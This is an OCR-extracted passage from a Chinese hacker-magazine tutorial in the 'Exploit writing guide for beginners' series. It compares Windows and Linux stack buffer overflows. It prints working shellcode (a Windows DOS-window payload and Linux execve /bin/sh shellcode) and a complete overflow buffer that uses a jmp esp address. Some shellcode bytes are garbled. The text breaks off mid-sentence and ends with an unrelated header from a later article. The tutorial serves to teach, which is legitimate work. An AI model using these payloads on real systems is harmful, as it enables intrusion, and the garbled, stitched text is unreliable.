


图 4




图 5

而在Linux下呢？我们先从a到x，居然没有反应？如图6所示。




图 6

好，我们继续加长，看它溢出不溢出！加到“yz12”的时候，终于出错了，Linux下的出错提示信息是“Segmentation fault”，如图7所示。看来给Output分配的空间不仅仅是1 2 个字节，要多得多。




图 7

这样，我们可以总结出：Linux和Windows堆栈溢出条件是相似的，都是字符串超过数组的大小而溢出的；产生溢出后，它们都会报错，可以方便我们定位溢出点。但它们也有些许不同，在Linux下不像Windows恰好给数组分配定义大小的这么多，Linux下用GCC编译的时候会随机填充一定数目的无用数据。另一个区别是Windows报错时，会给出EIP当时的值，可以方便我们利用，而Linux只会提示段错误，不会报出错的数据。

Linux和Windows堆栈溢出利用对比

好了，对比了溢出的产生后，我们再看看溢出的利用有什么异同吧。堆栈溢出的利用有3大条件，一是返回点的定位，二是ShellCode的编写，3是跳转到ShellCode。如果大家对这3个条件本身的意义还不清楚，就多翻翻以前的杂志吧。

我们就由这3个条件开始，继续由刚才那个程序，对比着学习Windows和Linux的缓冲区溢出。

1．返回点的定位

在Windows下，F.ZH在它经典的《菜鸟版Exploit编写指南之一》的文章中，详细地讲述了利用报错对话框精确定位溢出返回点的方法。上面的那个程序溢出的时候大家也看到了，Windows下弹出报错对话框，显示“0x74737271” 指令引用 “0x74737271” 内存，该地址不能为“read” （如图8所示）。




图 8

里面隐含的意思就是返回点E I P 被覆盖成了“0x74737271”，执行的时候该地址是不能读的，就有错误了。“0x74737271”是什么呢？前面说了，就是字

符串“qrst”，离我们填充的第一个字符“a”正好距离是“q”－“a”=0x71 － 0x61=0x10=16，所以在报错对话框的帮助下，我们可以轻松的知道，在覆盖了16个字符之后，就到达返回点的位置了。

在Linux下，还是类似Windows下会报错，但没有Windows下那么直观和友好，它只会显示“Segmentation fault”，但也足够了，我们可以逐渐增长得到刚刚报错时的填充长度。回过头来看刚才那个程序，在Linux下，我们填充 “abc……z12”的时候，就是填充26个字母+2个数字＝28个字符，刚好报错。Linux下刚好报错的时候是覆盖到了EBP，后面4个字节就是EIP的位置，所以就是在填充了28个字符之后，达到了返回点EIP的位置，这可比Windows分配的缓冲区多多了。

在知道了返回点EIP的位置后，我们就可以覆盖返回点为任意值，让程序运行到一个错误的地方，从而出现报错提示。那如果我们特意把EIP覆盖成我们想去的程序的地方呢？当然就可以运行我们想要的程序了，而一般的，我们想要的程序称为ShellCode，看到胜利的曙光了吧？！

2. ShellCode的编写方法

Shell最先指人机交互的界面，而这里Shellcode不仅仅指交互，它还指可以实现任意功能的代码，可以涉及到很多方面。我们想要的程序功能最好是能够开一个DOS窗口，那我们就可以做很多事情了。

在Windows下，开DOS窗口的程序如下：

```
#include<Windows.h>
int main()
{
LoadLibrary("msvcrt.dll");
system("command.com");
return 0;
}
```

Windows下执行一个Command.com就可以获得一个DOS窗口，在C库函数里面，语句System（“command.com”）；将完成我们需要的功能。Windows是通过动态链接库DLL来提供系统函数的，System函数由Msvcrt.dll（The Microsoft VIsual C++ Runtime library）提供，所以要想执行System，我们必须首先使用LoadLibrary（“msvcrt.dll”）；装载动态链接库，svcrt.dll之后才能调用System函数。

我们执行上面的代码，看看效果吧。弹出来了一个DOS对话框，可以执行DIR、COPY等任意DOS命令，如图9所示。




图 9

我们要得到机器码形式的ShellCode，可以在VC中按F10调试，然后在Debug工具栏中，点最后一个按钮Disassemble，这样就出现了源程序的汇编代码，再在代码窗口上点右键，在弹出菜单中选择Code Bytes，这样就出现了源程序的机器码，如图10所示。




图 10

原理上我们抄下来这段代码可以了，但一般情况下，需要用汇编优化一下，并且处理好调用函数地址的问题，这样我们就可以得到Windows 2000 SPN下，开DOS窗口的ShellCode了，没你想象中那么神秘吧？其代码如下：

```
char shellcode[] =
{0x8B,0xE5, 0x55,0x8B,0xEC,0x83,0xEC,0x0C,0xB8,0x63,
0x6F,0x6D,0x6D,6D,6D,6F,63,0x89,0x45,0xF4,0xB8,0x61,
0x6E,0x64,0x2E,0x89,0x45,0xF8,0xB8,0x63,0x6F,0x6D,0x22,
0x89,0x45,0xEC, 0x33,0xD2, 0x88,0x55,0xFF, 0x8D,0x45,
0xF4, 0x50, 0xB8,0x24,0x98,0x01,0x78, 0xFF,0xD0 };
```

真正要把它构造成可以实战使用的ShellCode还有很多问题要解决，比如通用性、编码、功能等，需要很高深的技术功底，但在本文这就不是重点了，也就不深入下去了（详细内容请看“新手学溢出”栏目中另一篇文章《定制自己的ShellCode》）。

我们的重点还是放在对比上吧，开一个Shell窗口的Linux代码如下：

```
# include<stdio.h>
int main ( )
{
char * name[2];
name[0] = "/bin/sh";
name[1] = NULL;
execve( name[0], name, NULL );
return 0;
}
```

也就是用Execve函数来执行“/bin/sh”，在Linux下编译执行，得到一个新的Shell了，在新的Shell下，我们也可以执行各种命令，如图11所示。




图 11

接下来还是把它变成机器码，和Windows系统不同，Linux函数执行的原理是使用系统调用，即执行函数的时候，是把参数赋给寄存器，然后调用中断Int 80来

执行相应的函数。

刚才那个Execve函数的执行过程是：将0xb拷贝到寄存器EAX中（Execve的代码号），将"/bin/sh"的地址拷贝到寄存器EBX中，将"/bin/sh"的地址拷贝到寄存器ECX中，将NULL拷贝到寄存器EDX中，然后执行中断指令Int $0x80，所以Linux下我们的ShellCode就是：

```
char ShellCode[] ={
"\x31\xc0" // xor %eax,%eax
"\x50" // push %eax
"\x68\x2f\x2f\x73\x68" // push $0x68732f2f
"\x68\x2f\x62\x69\x6e" // push $0x6e69622f
"\x89\xe3" // mov %esp,%ebx
"\x8d\x54\x24\x08" // lea 0x8(%esp,1),%edx
"\x50" // push %eax
"\x53" // push %ebx
"\x8d\x0c\x24" // lea (%esp,1),%ecx
"\xb0\x0b" // mov $0xb,%al
"\xcd\x80" // int $0x80
}
```

这就是Windows和Linux下ShellCode的来源。在实际编写Exploit的过程中，Windows和Linux都有很多现成的ShellCode，我们直接拿来使用就可以了，但明白了原理总要好很多，如果有需要，可以自己改改功能，变换形式以符合编码要求，以后我们有机会再讨论，这涉及到很多有意思的东西。

Linux和Windows跳转到ShellCode方法对比

现在分析一下我们现在拥有的资源

1．我们知道了有问题程序返回点的精确位置，意思就是我们可以把它覆盖成任意地址，让计算机执行这个地址的代码。

2．我们有了ShellCode，一个可以给我们提供DOS窗口或新Shell的代码。

3．接下来就应该是把程序的返回点地址覆盖为ShellCode的地址了，这样在程序返回时，就可以执行我们的ShellCode，也就是我们就能得到一个Shell了！

分别看看Windows和Linux是如何实现跳转的吧。

在Windows下，ShellCode的地址一般最高位是0x00，这样就会把覆盖的字符串截断，以前很多人都提出了很多办法来定位ShellCode，但都不精确。随着技术的发展，1999年Dark Spyrit AKA Barnaby Jack提出了一个天才的想法：使用系统核心DLL里的指令来完成跳转！这一技巧开创了一个崭新的Windows缓冲区溢出的思路，并一直沿用到今天！

Windows的系统核心DLL包括Kernel32.dll、User32.dll和Gdi32.dll，这些DLL是一直位于内存中而且对应于固定的版本Windows加载的位置是固定的，而且最高位一般不是0x00。我们用系统核心DLL中的Jmp esp来覆盖返回地址，而把ShellCode紧跟在后面，这样就可以完成跳转




图 12

到我们的ShellCode中的要求了。覆盖后的缓冲区如图12所示。

其实现跳转的原理是这样的：当程序返回前，ESP指向原EIP的地方，函数返回就是执行RET＝Pop EIP，这样EIP就是Jmp esp地址；而ESP会往下移，指向ShellCode的第一个字节——即图中的S0。

计算机不知道我们做了手脚，继续往下执行：EIP指向的指令Jmp esp，而此时的ESP正好指向了我们的ShellCode，当然下一步就是执行我们的ShellCode了，这样间接完成了向我们ShellCode的跳转。

我们把3步综合起来！对于程序，把缓冲区覆盖成如图13所示的样子。





图 13

ShellCode如下图14所示：

```
char name[] =
"\x41\x41\x41\x41" //name[0]-name[3]
"\x41\x41\x41\x41" //name[4]-name[7]
"\x41\x41\x41\x41" //name[8]-name[11]
"\x41\x41\x41\x41" //ebp
"\x12\x45\xfa\x7f"    //覆盖成jmp esp的地址，通用地址是7ffa4512
                      //以下是shellcode 开dos窗口
"\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\xC6\x45\xF5\x53"
"\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\x45\xF9\x54\xC6\x45\xFA\x2
 E\xC6"
"\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA\x54\xA2"
"\xE6\x77\x52\x8D\x45\xF4\x50"
"\xFF\x55\xF0"
"\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45\xF4\xB8\x61\x6E\x64\x2E"
"\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2\x88\x55\xFF\x8D\x45\xF4"
"\x50\xB8\x4a\x9b\x01\x78\xFF\xD0";
```

图 14

我们在程序中把Name赋成这样的值，它看起来很奇怪，但会得到很奇妙的结果。我们执行它就会弹出我们想要的DOS对话框啦，哈哈！图15就是实验效果。


图 15

写Main函数的程序员，他只会去负责读Name并赋给Output数组，根本不会感觉到Name数组中会隐藏这样精心构造的恶意代码，对于任何的Name，都会把它读入并作为正常的内容处理，但就有可能会出现他想不到的结果。

再看看Linux下的跳转吧。对于Linux来说，程序中数

适合读者	系统分析员、漏洞爱好者、程序员
前置知识	堆溢出基本原理
难度等级	中

WTF：技术的巅峰或许是很多人穷尽一生都在不断追求的目标，为技术而痴狂的牛人们放弃了人生路边的花花草草，将有限的时间用在了无限的技术突破上，取得了一个又一个值得我们"顶礼膜拜"的成果。虽然我们不建议任何读者用"呕心沥血"的方式去学习、研究技术，并以此为根本为大家尽可能多地提供一些最详尽的技术资料和研究方法，以图大家能最快的掌握到最新的技术和最高级的技巧——比如连续推出的《菜鸟版Exploit编写指南》系列文章，无疑凝聚了几位作者多年的宝贵研究经验和心得，用"珍品"来形容绝不为过——但少数朋友不要忘记了"吃得苦中苦，方为人上人"的简单道理：如果送到嘴边的美食仍旧需要别人"帮"你思考和消化的话，那站在巨人肩上的你仍旧会是鼠目寸光！

菜鸟版Exploit编写指南之六：

巧妙分析JPEG处理漏洞

文/图 王炜/ww0830

